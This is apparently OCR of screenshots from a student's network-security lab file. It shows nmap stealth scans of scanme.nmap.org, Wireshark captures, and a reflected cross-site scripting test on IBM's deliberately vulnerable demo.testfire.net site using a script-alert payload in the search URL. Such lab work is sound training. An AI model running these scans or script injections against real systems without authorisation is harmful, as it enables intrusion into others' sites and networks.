

Zenmap
Scan Tools Profile Help
Target: scanme.nmap.org
Profile:
Scan
Cancel
Command: nmap -sX -T4 scanme.nmap.org
Hosts
Services
Nmap Output Ports / Hosts Topology Host Details Scans
OS Host
scanme.nmap.org
nmap -sX -T4 scanme.nmap.org
Details
Starting Nmap 7.80 (https://nmap.org) at 2021-12-23 10:17 India Standard Time
Nmap scan report for scanme.nmap.org (45.33.32.156)
Host is up (0.23s latency).
Other addresses for scanme.nmap.org (not scanned): 2600:3c01::f03c:91ff:fe18:bb2f
Nmap done: 1 IP address (1 host
*Untitled - Notepad
File Edit Format View Help
nmap -sA -T4 scanme.nmap.org
nmap -p22,113,139 scanme.nmap.org
nmap -sF -T4 192.168.0.5
nmap -sN -p 22 scanme.nmap.org
nmap -sX -T4 scanme.nmap.org
Neeraj Appari T073
Filter Hosts
Type here to search
27°C
ENG
10:29
23-12-2021


Practical 5



The Wireshark Network Analyzer [Wireshark 1.10.8 (v1.10.8-2-g52a5244 from master-1.10)]
File Edit View Go Capture Analyze Statistics Telephony Tools Internals Help
Filter:
Expression... Clear Apply Save
WIRESHARK
The World's Most Popular Network Protocol Analyzer
Version 1.10.8 (v1.10.8-2-g52a5244 from master-1.10)
Capture
Interface List
Live list of the capture interfaces (counts incoming packets)
Start
Choose one or more interfaces to capture from, then Start
Ethernet
VMware Network Adapter VMnet8
Wi-Fi
VMware Network Adapter VMnet1
Local Area Connection* 1
Local Area Connection* 2
Capture Options
Start a capture with detailed options
Files
Open
Open a previously captured file
Open Recent:
Sample Captures
A rich assortment of example capture files on the wiki
Online
Website
Visit the project's website
User's Guide
The User's Guide (local version, if installed)
Security
Work with Wireshark as securely as possible
Capture Help
How to Capture
Step by step to a successful capture setup
Network Media
Specific information for capturing on: Ethernet, WLAN, ...
Ready to load or capture
Profile: Default
Type here to search
ENG
09:14
07-01-2022


Wireshark: Capture Interfaces
Device
Description
IP
Packets
Packets/s
Ethernet
Realtek PCIe GbE Family Controller
fe80::5dcca266:f638:e3d0
VMware Network Adapter VMnet8
VMware Virtual Ethernet Adapter
fe80::1e2:1c7b:7b16:3ca9
Wi-Fi
Microsoft
fe80::c466:9afc:da65:85de
4033
59
VMware Network Adapter VMnet1
VMware Virtual Ethernet Adapter
fe80::3db7:50c2:3a4c:4371
Local Area Connection* 1
Microsoft
fe80::20ae:d31e:5c97:50fe
Local Area Connection* 2
Microsoft
fe80::209b:93af:5bd8:3bc3
Details
Help
Start
Stop
Options
Close
Capture Options
Capture Help
How to Capture
Network Media
Ready to load or capture
Profile: Default
Type here to search
ENG
09:15
07-01-2022



Capturing from Wi-Fi [Wireshark 1.10.8 (v1.10.8-2-g52a5244 from master-1.10)]
File Edit View Go Capture Analyze Statistics Telephony Tools Internals Help
Filter: Expression... Clear Apply Save
No. Time Source Destination Protocol Length Info
17446 28.3334760 203.192.221.143 192.168.1.105 UDP 1292 Source port: https Destination port: 58892
17447 28.3341270 203.192.221.143 192.168.1.105 UDP 1292 Source port: https Destination port: 58892
17448 28.3341280 203.192.221.143 192.168.1.105 UDP 1292 Source port: https Destination port: 58892
17449 28.3341300 203.192.221.143 192.168.1.105 UDP 1292 Source port: https Destination port: 58892
17450 28.3341300 203.192.221.143 192.168.1.105 UDP 1292 Source port: https Destination port: 58892
17451 28.3341340 203.192.221.143 192.168.1.105 UDP 1292 Source port: https Destination port: 58892
17452 28.3345430 192.168.1.105 203.192.221.143 UDP 77 Source port: 58892 Destination port: https
17453 28.3347140 203.192.221.143 192.168.1.105 UDP 1292 Source port: https Destination port: 58892
17454 28.3347160 203.192.221.143 192.168.1.105 UDP 1292 Source port: https Destination port: 58892
17455 28.3348360 203.192.221.143 192.168.1.105 UDP 1292 Source port: https Destination port: 58892
17456 28.3348370 203.192.221.143 192.168.1.105 UDP 1292 Source port: https Destination port: 58892
17457 28.3348390 203.192.221.143 192.168.1.105 UDP 1292 Source port: https Destination port: 58892
17458 28.3348400 203.192.221.143 192.168.1.105 UDP 1292 Source port: https Destination port: 58892
17459 28.3348410 203.192.221.143 192.168.1.105 UDP 68 Source port: https Destination port: 58892
17460 28.3348420 203.192.221.143 192.168.1.105 UDP 1292 Source port: https Destination port: 58892
17461 28.3357030 203.192.221.143 192.168.1.105 UDP 568 Source port: https Destination port: 58892
Frame 1: 1284 bytes on wire (10272 bits), 1284 bytes captured (10272 bits) on interface 0
Ethernet II, Src: 38:6b:1c:9c:2f:90 (38:6b:1c:9c:2f:90), Dst: 0c:96:e6:b2:7a:c3 (0c:96:e6:b2:7a:c3)
Internet Protocol Version 4, Src: 203.192.221.143 (203.192.221.143), Dst: 192.168.1.105 (192.168.1.105)
User Datagram Protocol, Src Port: https (443), Dst Port: 58892 (58892)
Data (1242 bytes)
0000 0c 96 e6 b2 7a c3 38 6b 1c 9c 2f 90 08 00 45 00 ....z.8k ../...E.
0010 04 f6 00 00 40 00 7d 11 8d 95 cb c0 dd 8f c0 a8 ....@.}. ....
0020 01 69 01 bb e6 0c 04 e2 8a 11 43 9e af f7 71 06 .i...... ..C...q.
0030 26 70 f9 47 06 46 33 b8 1e 89 35 81 d6 8d 97 c1 &p.G.F3. ..5.....
0040 58 db a7 7b 55 ef e6 6e 22 10 49 7c 77 b7 35 01 X..{U..n ".I|w.5.
0050 14 0f ab 48 69 b7 bd e6 43 8e 30 d3 8b 0e b4 04 ...Hi... C.0.....
0060 80 ce 0b 3a e0 7f 6f d1 6b 27 95 56 fd 60 ef 54 ...:..o. k'.V.`.T
Wi-Fi <live capture in progress> File: C:\Users\ Pa Profile: Default
Type here to search
ENG 09:18 07-01-2022



Altoro Mutual
demo.testfire.net
Sign In | Contact Us | Feedback | Search Go
AltoroMutual
DEMO SITE ONLY
ONLINE BANKING LOGIN
PERSONAL
SMALL BUSINESS
INSIDE ALTORO MUTUAL
PERSONAL
Deposit Product
Checking
Loan Products
Cards
Investments & Insurance
Other Services
SMALL BUSINESS
Deposit Products
Lending Services
Cards
Insurance
Retirement
Other Services
INSIDE ALTORO MUTUAL
About Us
Contact Us
Locations
Investor Relations
Press Room
Careers
Subscribe
Online Banking with FREE Online Bill Pay
No stamps, envelopes, or checks to write give you more time to spend on the things you enjoy.
Real Estate Financing
Fast. Simple. Professional. Whether you are preparing to buy, build, purchase land, or construct new space, let Altoro Mutual's premier real estate lenders help with financing. As a regional leader, we know the market, we understand the business, and we have the track record to prove it
Business Credit Cards
You're always looking for ways to improve your company's bottom line. You want to be informed, improve efficiency and control expenses. Now, you can do it all - with a business credit card account from Altoro Mutual.
Retirement Solutions
Retaining good employees is a tough task. See how Altoro Mutual can assist you in accomplishing this feat through effective Retirement Solutions.
Privacy and Security
The 2000 employees of Altoro Mutual are dedicated to protecting your privacy and security. We pledge to provide you with the information and resources that you need to help secure your information and keep it confidential. This is our promise.
Win a Samsung Galaxy S10 smartphone
Completing this short survey will enter you in a draw for 1 of 5 Samsung Galaxy S10 smartphones! We look forward to hearing your important feedback.
Privacy Policy | Security Statement | Server Status Check | REST API | © 2022 Altoro Mutual, Inc.
This web application is open source! Get your copy from GitHub and take advantage of advanced features
The AltoroJ website is published by IBM Corporation for the sole purpose of demonstrating the effectiveness of IBM products in detecting web application vulnerabilities and website defects. This site is not a real banking site. Similarities, if any, to third party products and/or websites are purely coincidental. This site is provided "as is" without warranty of any kind, either express or implied. IBM does not assume any risk in relation to your use of this website. For more information, please go to http://www-142.ibm.com/software/products/us/en/subcategory/SW110.
Copyright © 2008, 2022, IBM Corporation, All rights reserved.
Type here to search
ENG 09:19 07-01-2022


Altoro Mutual
demo.testfire.net/login.jsp
Sign In | Contact Us | Feedback | Search
Go
AltoroMutual
DEMO SITE ONLY
ONLINE BANKING LOGIN
PERSONAL
SMALL BUSINESS
INSIDE ALTORO MUTUAL
PERSONAL
Deposit Product
Checking
Loan Products
Cards
Investments & Insurance
Other Services
SMALL BUSINESS
Deposit Products
Lending Services
Cards
Insurance
Retirement
Other Services
INSIDE ALTORO MUTUAL
About Us
Contact Us
Locations
Investor Relations
Press Room
Careers
Subscribe
Online Banking Login
Login Failed: We're sorry, but this username or password was not found in our system. Please try again.
Username:
Password:
Login
Privacy Policy | Security Statement | Server Status Check | REST API | © 2022 Altoro Mutual, Inc.
This web application is open source! Get your copy from GitHub and take advantage of advanced features
The AltoroJ website is published by IBM Corporation for the sole purpose of demonstrating the effectiveness of IBM products in detecting web application vulnerabilities and website defects. This site is not a real banking site. Similarities, if any, to third party products and/or websites are purely coincidental. This site is provided "as is" without warranty of any kind, either express or implied. IBM does not assume any risk in relation to your use of this website. For more information, please go to http://www-142.ibm.com/software/products/us/en/subcategory/SW110.
Copyright © 2008, 2022, IBM Corporation, All rights reserved.


Type here to search
09:20
07-01-2022
Capturing from Wi-Fi [Wireshark 1.10.8 (v1.10.8-2-g52a5244 from master-1.10)]
File Edit View Go Capture Analyze Statistics Telephony Tools Internals Help
Interfaces... Ctrl+I
Options... Ctrl+K
Start Ctrl+E
Stop Ctrl+E
Restart Ctrl+R
Capture Filters...
Refresh Interfaces
Filter:
Expression... Clear Apply Save
No. Time Protocol Length Info
83861 134.89162 UDP 1292 Source port: https Destination port: 58892
83862 134.89162 UDP 1292 Source port: https Destination port: 58892
83863 134.89172 UDP 1292 Source port: https Destination port: 58892
83864 134.89280 UDP 1292 Source port: https Destination port: 58892
83865 134.89295 UDP 77 Source port: 58892 Destination port: https
83866 134.895351 UDP 1292 Source port: https Destination port: 58892
83867 134.895352 203.192.221.143 192.168.1.105 UDP 1292 Source port: https Destination port: 58892
83868 134.895413 203.192.221.143 192.168.1.105 UDP 1292 Source port: https Destination port: 58892
83869 134.896589 203.192.221.143 192.168.1.105 UDP 1292 Source port: https Destination port: 58892
83870 134.896590 203.192.221.143 192.168.1.105 UDP 341 Source port: https Destination port: 58892
83871 134.896805 192.168.1.105 203.192.221.143 UDP 77 Source port: 58892 Destination port: https
83872 134.899614 192.168.1.105 203.192.221.143 UDP 78 Source port: 58892 Destination port: https
83873 134.968989 203.192.221.143 192.168.1.105 UDP 557 Source port: https Destination port: 58892
83874 134.968992 203.192.221.143 192.168.1.105 UDP 1286 Source port: https Destination port: 58892
83875 134.969215 203.192.221.143 192.168.1.105 UDP 1192 Source port: https Destination port: 58892
83876 134.970703 192.168.1.105 203.192.221.143 UDP 78 Source port: 58892 Destination port: https
Frame 1: 1284 bytes on wire (10272 bits), 1284 bytes captured (10272 bits) on interface 0
Ethernet II, Src: 38:6b:1c:9c:2f:90 (38:6b:1c:9c:2f:90), Dst: 0c:96:e6:b2:7a:c3 (0c:96:e6:b2:7a:c3)
Internet Protocol Version 4, Src: 203.192.221.143 (203.192.221.143), Dst: 192.168.1.105 (192.168.1.105)
User Datagram Protocol, Src Port: https (443), Dst Port: 58892 (58892)
Data (1242 bytes)
0000 0c 96 e6 b2 7a c3 38 6b 1c 9c 2f 90 08 00 45 00 ....z.8k ../...E.
0010 04 f6 00 00 40 00 7d 11 8d 95 cb c0 dd 8f c0 a8 ....@.}. ....
0020 01 69 01 bb e6 0c 04 e2 8a 11 43 9e af f7 71 06 .i...... ..C...q.
0030 26 70 f9 47 06 46 33 b8 1e 89 35 81 d6 8d 97 c1 &p.G.F3. ..5.....
0040 58 db a7 7b 55 ef e6 6e 22 10 49 7c 77 b7 35 01 X..{u..n ".I|w.5.
0050 14 0f ab 48 69 b7 bd e6 43 8e 30 d3 8b 0e b4 04 ...Hi... C.0.....
0060 80 ce 0b 3a e0 7f 6f d1 6b 27 95 56 fd 60 ef 54 ...:..o. k'.V.`.T
Wi-Fi: <live capture in progress> File: C:\Users\
Profile: Default
Type here to search
09:20
07-01-2022

Practical 6



Altoro Mutual
demo.testfire.net
AltoroMutual
Sign In | Contact Us | Feedback | Search
Go
DEMO SITE ONLY
ONLINE BANKING LOGIN
PERSONAL
SMALL BUSINESS
INSIDE ALTORO MUTUAL
Online Banking with FREE Online Bill Pay
No stamps, envelopes, or checks to write give you more time to spend on the things you enjoy.
Real Estate Financing
Fast. Simple. Professional. Whether you are preparing to buy, build, purchase land, or construct new space, let Altoro Mutual's premier real estate lenders help with financing. As a regional leader, we know the market, we understand the business, and we have the track record to prove it
Business Credit Cards
You're always looking for ways to improve your company's bottom line. You want to be informed, improve efficiency and control expenses. Now, you can do it all - with a business credit card account from Altoro Mutual.
Retirement Solutions
Retaining good employees is a tough task. See how Altoro Mutual can assist you in accomplishing this feat through effective Retirement Solutions.
Privacy and Security
The 2000 employees of Altoro Mutual are dedicated to protecting your privacy and security. We pledge to provide you with the information and resources that you need to help secure your information and keep it confidential. This is our promise.
Win a Samsung Galaxy S10 smartphone
Completing this short survey will enter you in a draw for 1 of 5 Samsung Galaxy S10 smartphones! We look forward to hearing your important feedback.
Privacy Policy | Security Statement | Server Status Check | REST API | © 2022 Altoro Mutual, Inc.
This web application is open source! Get your copy from GitHub and take advantage of advanced features
The AltoroJ website is published by IBM Corporation for the sole purpose of demonstrating the effectiveness of IBM products in detecting web application vulnerabilities and website defects. This site is not a real banking site. Similarities, if any, to third party products and/or websites are purely coincidental. This site is provided "as is" without warranty of any kind, either express or implied. IBM does not assume any risk in relation to your use of this website. For more information, please go to http://www-142.ibm.com/software/products/us/en/subcategory/SW110.
Copyright © 2008, 2022, IBM Corporation, All rights reserved.


Type here to search
ENG
08:22
07-01-2022
Altoro Mutual
demo.testfire.net/search.jsp?query=<script>alert%28"Neeraj+Appari+T073"%29<%2Fscript>
demo.testfire.net says
Neeraj Appari T073
OK


Type here to search
ENG
08:22
07-01-2022

Practical 7


Download Waterfox Browser Portable from the link:
http://bit.ly/RCWATERFOX



